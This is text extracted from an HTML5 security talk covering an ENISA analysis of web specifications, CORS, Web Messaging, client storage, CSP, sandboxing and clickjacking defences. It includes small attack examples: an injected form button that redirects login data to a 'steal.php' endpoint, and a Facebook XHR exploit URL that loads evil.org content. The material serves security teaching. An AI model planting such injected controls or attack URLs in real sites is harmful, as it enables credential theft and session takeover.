HTML5 Security

Philippe De Ryck philippe.deryck@cs.kuleuven.be





Fast Evolution of the Web

- Extension of client-side platform
 - HTML5 brings a lot of new features
 - Media elements, extended forms, custom handlers, offline applications ...
 - Communication between browsing contexts
 - Cross-origin communication
 - Several APIs offer client-side storage
 - Access to system / device properties



Fast (In)Security of the Web?

- Exciting new extensions
 - Potentially very security-sensitive operations
 - (Location) Tracking, stealing local data, ...
 - Example: Accelerometer keyloggers
 - Covered by numerous separate specs
 - Potential cross-spec issues/inconsistencies
- Specs aim to be secure-by-design
 - But are they?



Security Analysis of Web Standards





Analysis of the specifications

A Security Analysis of Next Generation Web Standards



- Commissioned by European Network and Information Security Agency (ENISA)
- Performed by DistriNet Research Group





W3C specifications in scope

- HTML 5 specification
- Cross-domain communication
 - XML Http Request levels 1 and 2
 - Uniform Messaging Policy
 - Cross-Origin Resource Sharing
- Inter-window communication
 - HTML5 Web Messaging

- Media
 - -> Media Capture API
- Client-side storage
 - -> Web Storage
- Device access
 - Geolocation API Specification
 - System Information API
 - Permissions for Device API Access
 - Device API Privacy Requirements

N5C

Methodology


- Iterative and repeatable process
 - Applied to 13 specifications in scope
 - 1000+ pages of specification!
- Analysis driven by four security questions
- Results were captured in three steps
 - Specification summary
 - Analysis result of specification in isolation
 - Cross-specification analysis results



Scope

- Focus on newly introduced features
 - No specific focus for *classic* issues
 - E.g. XSS vectors, session management
 - Included when relevant for new features
 - Already extensive work on XSS attack vectors
 - See html5sec.org






Four security questions

- SQ1: Are the security-relevant aspects of the newly introduced capabilities well-defined and secure?
 - → privacy problems, unprotected features, ...
- SQ2: Do the new specifications violate isolation properties between origins or restricted contexts?
 - sandboxes or private browsing mode
- SQ3: Is the new specification consistent with other specifications?
 - -> Permission management, ways to access information, ...
 - **SQ4**: How do the security measures of the **specification rely on the user** making correct security decisions?
 - which decisions does the user have to make



3-step analysis

- Step 1: Security-focused study of the specification in isolation:
 - -> Capabilities: enlisting functional capabilities offered by the spec
 - User Involvement: how and when is the user involved in granting access
 - Security/privacy considerations: both explicit and implicit considerations



- Step 3: identification of cross-specification issues:
 - Inconsistencies between the specifications
 - Interaction of features across specifications

Analysis results

	Well-defined / Secure	Isolation Properties	Consistency	User Involvement
HTML5	8	3	2	2
Web Messaging		1	2	
XMLHttpRequest 1 + 2	1			
CORS	2	1		
UMP				
Web Storage	3	1	1	
Geolocation API	5	1	1	1
Media Capture API			3	
System Information API	3	1	1	2
Widgets - Digital Signatures				2
Widgets - Access Req Policy	3			1
Total	25	8	10	8



Key Observations

- Overall, specs are secure-by-design
- Security of legacy applications
 - Generally well maintained
 - Corner cases violate legacy security
- Underspecified behavior
 - Spec is too open, too vague
 - Allows diverging and insecure implementations



Key Observations

Restricted contexts

- Sandboxed document / Private Browsing
- Specifications do not account for this

Permission systems

- Several specifications use permissions
- Multiple different permission systems
- Heavily dependent on user for security



Conclusion

- Tons of new features will become available to third-party JavaScript
- Analysis results
 - Overal quality of the specification is quite OK
 - Limited number of threats identified
 - Lack consistency in permission management, user consent
 - Underspecification in restricted contexts
- Only coarse-grained control over available APIs



Next steps

- Follow up on issues and new spec developments at W3C and on mailinglists
- Translate knowledge in security guidelines for developers and website owners
- Evaluating the browser compliance towards the specifications



A Security Analysis of Next Generation Web Standards

More info...

A Security Analysis of Next Generation Web Standards







Full report available at the ENISA: http://www.enisa.europa.eu/html5



HTML5 Security Up Close





Goals of this session


- Glimpse of upcoming HTML5 technology
- Newly available client-side functionality
 - Learn how they work
 - Understand the security consequences
 - Best practices / Security guidelines
 - Both for new and existing applications
- Newly proposed security features
 - Learn how to protect your site

Overview of Technologies

DistriNet

RESEARCH GROUP

KATHOLIEKE UNIVERSITEIT



On the menu ...


- Basic Web Security Concepts
- -> HTML5 Forms
- Cross-origin Communication
- Messaging between Contexts
- Storage APIs
- Content Security Policy
- HTML5 Sandboxing
- X-Frame Options

Basic Web Security Concepts

- Recommended read: "The Tangled Web"
- Same Origin Policy
 - Isolates content from different origins within the browser
 - Cornerstone for script security
 - Can differ based on type of access/content
 - E.g. Scripts are included within context of document that includes it



Basic Web Security Concepts





KATHOLIEKE UNIVERSITEIT LEUVEN RESEARCH G

Basic Web Security Concepts

Script inclusion

- Scripts become part of including document
- Script tags are directly executed
 - Access to parsed data (e.g. vars or functions)
 - No access to source
- Example to circumvent: JSONP
 - Request JSON data with function call
 - Server responds with data



Notation Style

Best Practices / Security Guidelines

Level of support in Browsers

Well to Fully supported

Marginally supported

Not supported

Not supported and no intention to do so

Browser versions: Firefox 10, Chrome 16, Opera 11.61, Safari
5.1 Interpet Evaluator 0. Interpet Evaluator 8 (max version for Windows VD)

5.1, Internet Explorer 9, Internet Explorer 8 (max version for Windows XP)







New Form Functionality

New Form Controls


- Mainly input / visualization elements
- -> Security-relevant: keygen
- Client-side Form Validation
- Out-of-band Form Controls
 - Place form elements anywhere
 - Modify form's properties with attributes



Form Controls - keygen

- Generates public/private key pair
 - Public key is submitted, private key is stored
 - Use case: create client-side certs

<keygen name="key" keytype="rsa" /> Key Type: High Grade



Form Controls - keygen

Advantages

- Useful as additional authentication
- Better protection against stealing/phishing

Disadvantages

- Stored in browser (not directly accessible)
- Does not prevent browser-based attacks
- Management issues
- Limited support (mainly Firefox)



Form Validation

- Client-side validation of form elements
 - Predefined patterns
 - Custom checks and messages
 - Triggered by submission or checkValidity()
 - Overridden by novalidate
- Useful to avoid roundtrip to server
 - Especially on slower networks (e.g. mobile)




Form Validation – Predefined patterns

Traditional input types

-> hidden, text, password, checkbox, radio, file, submit

New input types

search, tel, url, email, datetime, date, month, week, time, datetime-local, number, range, color



Form Validation – Required/Patterns

- Default validation attributes
 - -> Required: element must contain a value
 - Pattern: element must match a regex pattern

Example: Belgian zip codes

```
<input type="text" name="zip"
pattern="B-[0-9]{4}" required />
```

Dit is een verplicht veld



Form Validation - Custom

- Custom validation
 - Trigger custom validation method
 - Set custom validation message

```
<input type="text" name="myCustom"
oninput="validate(this)" required />
```

```
function validate(input) {
    if(...) {
        input.setCustomValidity(`` ... custom message ... ");
    }
}
```

"test" is not correct, says the custom validation!.

Form Validation

Client-side Validation

- Useful to improve user experience
- More efficient than round-trip to server
- Easily circumvented by malicious user

Always validate data at the server-side



Out-of-band Form Controls

- Form elements anywhere in the page
 - Associated with a form
 - Nearest form or *form* attribute
 - Supports valid nesting of forms

```
<form id="myform" action="basic.php" >
...
</form>
<input type="submit" form="myform" name="stray"
value="Guess What I do?" />
```

Behavior Modifying Attributes

- Attributes can modify form behavior
 - Only applies to submission controls
 - Change action, enctype, method, novalidate and target

```
<form action="basic.php" >
```

```
<input type="submit" name="..." value="Basic Version" />
<input type="submit" name="..."
value="Advanced Version" formaction="advanced.php"/>
</form>
```



Injected Form Controls

- Attacker can confuse the user
 - Inject submission control
 - Change form destination

<input type="submit" name="..." value="Home Bank" />
</form>

```
<input type="submit" form="login" name="steal"
value="Try out the new version!"
formaction="http://.../steal.php" />
```



Out-of-band Form Controls


- Can be used to change form destination
 - User still needs to click the button
 - No scripts needed
 - Solution: appropriate filtering

Prevent injection of <input /> elements

Prevent injection of form attributes



Browser Support





Cross-Origin Communication





Cross-Origin Communication

- Only possible by means of hacks
 - Proxy in same origin as host page
 - Script inclusion (e.g. JSONP)
- XMLHttpRequest Level 2
 - By-design solution for cross-origin comm.
 - Cross-Origin Resource Sharing
 - -> Uniform Messaging Policy



XMLHttpRequest Level 1

JavaScript HTTP API

- Synchronous and asynchronous
- Restricted to same origin as host page

```
var xhr = new XMLHttpRequest();
```

```
xhr.onreadystatechange = function() { ... }
xhr.open("GET", "updates.php");
xhr.send();
```



XMLHttpRequest Level 2

JavaScript HTTP API

- Synchronous and asynchronous
- Offers cross-origin and anonymous requests

```
var xhr = new XMLHttpRequest();
var anon = new AnonXMLHttpRequest();
```







Several security consequences

Carefully designed API



Cross-origin requests


- Client provides (trustworthy) origin
 - Request header: Origin
- Server provides authorization information
 - Additional response headers
- Client (browser) enforces rules
 - Grant/deny access to response



Simple request

- Send to server with origin header
- Process response headers
 - Access-Control-Allow-Origin
 - Access-Control-Allow-Credentials
 - Access-Control-Allow-Expose-Headers
- Wildcard allowed for ACAO
 - Not if credentials are used





Security Goal

Do not give an attacker more capabilities than he has with traditional HTML and JS APIs



Example: Cross-Origin GET

- Request is sent to server with Origin header
- Server responds and disallows access
- Client will not give script access to response
- Same capabilities as with img element



Security Goal

Do not give an attacker more capabilities than he has with traditional HTML and JS APIs



Example: Cross-Origin PUT/DELETE

- Is not possible with any existing API
- Should not be possible with CORS!
- API addresses this with preflight requests




Complex request

- Send preflight before making actual request
- Server responds with CORS headers
- Client processes headers
 - If server allows request: send actual request
 - Else: do not send actual request
- Preflights maintain security goal




Preflight request

- Send OPTIONS request to server
 - Origin
 - Access-Control-Request-Method
 - Access-Control-Request-Headers
- Process response headers
 - Access-Control-Allow-Origin
 - Access-Control-Allow-Credentials
 - Access-Control-Allow-Expose-Headers
 - Access-Control-Allow-Max-Age
 - Access-Control-Allow-Methods
 - Access-Control-Allow-Headers



KATHOLIEKE UNIVERSITEI



Denied simple requests

- Server knows that access will be denied
- Processing request is useless / dangerous





If a request is denied, simply return an empty response without any CORS headers





Spec proposes some server-side policies

Do not allow access to resources that are not useful to other applications

• Example: login pages

Publicly accessible resources can always allow access (using the wildcard *)

• Example: images, ...



Spec proposes some server-side policies

Responses that parse as JavaScript and do not contain sensitive comments can always allow access (using the wildcard *)

• Can already be fetched with the script element

Always check Origin header (all values)

 Currently, a cross-origin redirect adds an origin to the Origin header



- Origin header can have value null
 - Occurrence: sandboxed context and proposed for cross-origin redirect
 - All the CORS algorithms still work with null!
 - Use of credentials is allowed
 - Server has no origin information
 - Pages can always sandbox themselves

Do NOT allow a *null* value in the Origin header



CORS Usage

- Other CORS use cases besides XHR
 - Canvas tainting (HTML5)
 - Load cross-origin images without tainting
 - Media elements metadata (HTML5)
 - Access metadata on cross-origin videos
 - Server-sent events
 - Allow cross-origin access to event stream



Uniform Messaging Policy

- Only uniform requests/responses
 - No credentials/cookies/referer/origin
 - If needed, use other authentication or authorization system (e.g. oAuth)
 - Access to response is granted by Access-Control-Allow-Origin: * header
 - Do not use for non-publicly available resources



Browser Support









	XMLHttpRequest		CORS	UMP
	Level 1	Level 2		
Firefox				
Chrome				
Opera				
Safari				
IE				
IE (XP)				



Legacy Applications

XHR Level 1 was same origin

- Legacy apps never made CORS requests
- But now they can, so how about your app ...
- -> Ask Facebook
 - Facebook Touch used fragment to specify page
 - Uses XHR to load that page into the DOM
 - Code accepted any URL

Do not depend on implicit same-origin rules for security (but check your destination domain)

Facebook XHR Vulnerabiltiy

Loading content with AJAX

touch.facebook.com/#profile.php

- Attacker loads this URL in user's browser touch.facebook.com/#http://evil.org/xss.php
- Cross-origin XHR with Origin header
 - Server responds, and allows access
 - Facebook reads response and loads it in the page
- Attacker now fully controls the user's Facebook session



Messaging between Contexts






Messaging Between Contexts

- Isolation is a good security technique
 - Same Origin Policy applies
 - Components require interaction
- Web Messaging
 - Supports sending single messages
 - Supports establishing a message channel
 - Based on port objects
 - Follows the object-capability security model



Web Messaging – Single Message

- Send message to other browsing context
 - Sender: method of destination window
 - Provides message + destination origin + objects
 - Receiver: event handler on window object
 - Receives message + origin information





Web Messaging – Single Message

```
function receiver(e) {
    if (e.origin == 'http://example.com') {
        ...
    }
}
window.addEventListener('message', receiver, false);
var f = document.getElementById("myframe");
```


f.contentWindow.postMessage('Hello world',

'http://b.example.org/');


Check sender origin before accepting message



- Construct channel between two contexts
 - Two tangled ports, one for each context
 - Follows the object-capability model



windowB.postMessage("some message", "http://originB", p2)




65

- Game wants to add contact to address book
 - -> capability
- With permission of social site
 - passing around capability

Origin A (Social Site)					
Origin B (Game)	Origin C (Address Book)				




- Game wants to add contact to address book
 - -> capability
- With permission of social site
 - passing around capability






- Game wants to add contact to address book
 - -> capability
- With permission of social site
 - passing around capability





```
var channel = new MessageChannel();
```



channel.port1.postMessage(``Hello!");



Web Messaging

Treat incoming data as untrusted (validate before use!)

Limit the API available through a port capability

- Port objects are easily forwarded
- Messages contain no origin information



Web Messaging in a Sandbox

- HTML5 Sandbox
 - -> Supports unique origins
 - Source origin of messages: null
 - Any origin can send these messages





Browser Support











KATHOLIEKE UNIVERSITEIT	DistriNet
	RESEARCH GROUP

	Single Message	Message Channel
Firefox		
Chrome		
Opera		
Safari		
IE		
IE (XP)		







Storage APIs

All techniques have similar properties

- JavaScript API
- Limited amount of storage
 - If supported, user can enlarge the quota
- Storage techniques
 - Simple key/value pairs (Web Storage)
 - Advanced key-based (Indexed DB)
 - Client-side SQL (Web SQL DB)
 - → Local file (*File API*)

Storage APIs – Web Storage

Simple key-based storage


Window.localStorage.setItem("key", "value");
Window.localStorage.getItem("key");


Two storage areas:

- Local: global area per origin
- Session: one area per top-level context/origin pair



Storage APIs – Web Storage





DistriNet

RESEARCH GROUP

KATHOLIEKE UNIVERSITEIT

Storage APIs – Indexed DB

- Advanced key-based storage
 - Databases based on keys
 - Key-based storage and retrieval (no SQL)
 - Support for indexing, looping, in-order retrieval ...
 - One storage area per origin
 - Can contain multiple databases
 - -> Extensive API
 - Asynchronous operations for normal use
 - Synchronous API available for use in workers



Storage APIs – Indexed DB

```
// Create new object stores
var osNotes = DB.db.createObjectStore(
    DB.ObjectStores.notes, {
        keyPath: "id", autoIncrement: true
    });
```

```
// Create a put request on the objectstore
var rq = os.put(note.toIDBObject());
```

```
// Get an index over the name
var index = os.index("byName");
var rq = index.get(name);
rq.onsuccess = function(e) {
     callback(e.target.result);
```



THOLIEKE UNIVERSITEI

Client-side Storage – Web SQL

Client-side SQL storage

- Extensive SQL support
 - Including transactions and rollback
- One storage area per origin
 - Can contain multiple databases
- Extensive API:
 - Asynchronous operations for normal use
 - Synchronous API available for use in workers



Storage APIs – Web SQL

// Create new database
t.executeSql('CREATE TABLE IF NOT EXISTS notes
 (...)', [], function(e) { /* success */ },
 function(e) { /* error */ });

// Insert a note

var args = [note.name, note.user.id]; t.executeSql('INSERT INTO notes (name, userId) VALUES (?, ?)', args, function(t, r) { /* success */ }, function(e) { /* error */ });



Storage APIs – File API

Local File Access

- Read/write user selected files
- -> Use a virtual file system
 - Support for temporary or permanent FS
 - One FS per origin (one of each type)
- Extensive API
 - Asynchronous operations for normal use
 - Synchronous API available for use in workers



Storage APIs – File API

// Create new filesystem
requestFileSystem(0, 1024 * 1024,
 function(fs) { /* success */ });

// Read some file var reader = new FileReader(); reader.onload = outputFile(f.name); reader.onerror = error; reader.readAsText(f);



Storage APIs – Security Considerations

Access is bound to origin

Beware of included scripts

(e.g. advertisements, maps, ...)

Do not use storage on shared hosting (i.e. multiple sites within same original

(i.e. multiple sites within same origin)

Treat locally stored data as untrusted input

Carefully think about sensitivity of stored data



Storage APIs – Browser Support

	Web Storage	Indexed Database	Web SQL Database	File API
Firefox				
Chrome				
Opera				
Safari				
IE				
IE (XP)				







- Prevent potential injection attacks
 - XSS, Content injection (images, ...)
 - Not the primary line of defense
- Policy defines sources of content
 - Scripts, images, fonts, stylesheets, ...
- Currently being developed as a W3C spec



Policy Directives

- script-src: allowed script sources
- object-src: allowed object sources
- img-src: allowed image sources (html, css)
- media-src: allowed media sources
- style-src: allowed CSS sources
- frame-src: allowed sources for child frames
- font-src: allowed font sources (CSS)
- connect-src: allowed remote destinations
- default-src: allowed sources for any

Behavioral constraints

- Inline scripts are not allowed to execute
- Code evaluation is disabled
- Inline CSS is not applied
- Constraints can be overridden if needed
 - Allow inline scripts or CSS: unsafe-inline
 - Allow code evaluation: unsafe-eval



Content Security Policy - Example

SecAppDev's main page

- Same-origin stylesheets / icons / images
- Google Analytics
- Inline scripts

```
default-src `self';
script-src www.google-analytics.com
`unsafe-inline';
```



Content Security Policy - Example

SecAppDev's main page

- Same-origin stylesheets / icons / images
- Google Analytics
- Same-origin scripts (external files)

```
default-src `self';
script-src `self' www.google-analytics.com ;
```

To protect against XSS, limit *scripts* and *objects* and do not allow inline scripts



Policy Delivery

- Value of HTTP header or meta-tag
 - X-Content-Security-Policy
- For large policies: refer to remote policy file
 - Must be within same origin as page
 - Use policy-uri directive



Policy Deployment

- Backwards compatibility
 - Older browsers will ignore the policy
 - No risks of breaking stuff on older sites
- Dry-run before enforcing
 - CSP supports a report-only mode
 - All violations are reported to URI
 - Enables debugging of policy before enforcement



Content Security Policy - Report

"csp-report": {

- "document-uri": "http://example.org/page.html",
- "referrer": "http://evil.example.com/haxor.html",
- "blocked-uri": "http://evil.example.com/image.png",
- "violated-directive": "default-src 'self",
- "original-policy": "default-src 'self';
- report-uri http://example.org/csp-report.cgi"



Testimonial

- Rollout on Twitter Mobile [4]
- JQuery tests eval function at loading time
 - Needed small fix (fixed by default in >=1.5)
- Unexpected issues
 - JavaScript injection/ content alteration by ISPs
 - Fixed by requiring SSL for all users
- Now: fully operational

Browser Support

Content Security Policy

Firefox	
Chrome	
Opera	
Safari	
IE	
IE (XP)	







Restricts functionality of framed content

- Possibility to increase security
- Coarse-grained options available
 - All enabled by default
 - Some can be relaxed with specific keywords

<iframe src="http://..." sandbox></iframe>

<iframe src="http://..." sandbox="allow-scripts"></iframe>



Restrictions and relaxations:

- Content has unique origin (allow-same-origin)
- Navigation limited to sandbox and descendants
- Top navigation prevented (allow-top-navigation)
- Plugins are not loaded (e.g. embed, object, ...).
 User agent may allow user-initiated override
- Seamless can not be used
- Form submission is prevented (allow-forms)
- Scripts are disabled (allow-scripts)
- Automatic features are disabled (allow-scripts)



Do not enable allow-scripts and allowsame-origin (Allows breaking out)

Allows content to break out of sandbox









Serve sandboxed content from a separate domain

Otherwise, loading outside of sandbox compromises main domain



Do not rely on script-based security measures (or ensure a secure non-script mode)

- Attacker can sandbox your page
- Example: common clickjacking defenses
- if (top!=self)

top.location.href = self.location.href

- Disabled by sandboxing page
- Use X-Frame-Options instead



X-Frame-Options





101

Clickjacking Attack



KATHOLIEKE UNIVERSITEIT


Of course you want to click here!




Clickjacking Attack









CET THE

Add Bob Smith as a friend?

LEUVEN RESEARCH GROUP

X-Frame-Options

Restricts framing of pages

- Can be used to prevent framing attacks
- Header-based policy: X-Frame-Options
- → Values:
 - **DENY:** no framing allowed
 - SAMEORIGIN: only framing within origin
 - ALLOW-FROM x: specify sites that are allowed to frame this page



Browser Support

X-Frame-Options

Firefox	
Chrome	
Opera	
Safari	
IE	
IE (XP)	









HTML5 Security

Exciting developments

- Huge extension of client-side functionality
- High potential for application creators
 - But also attractive target
- Follow simple security rules
 - Only allow the strictly necessary features
 - Don't trust anything



Thank You

KATHOLIEKE UNIVERSITEI

- You can always contact me
 - For further questions
 - With example uses of new technology



HTML5 Security

Philippe De Ryck philippe.deryck@cs.kuleuven.be



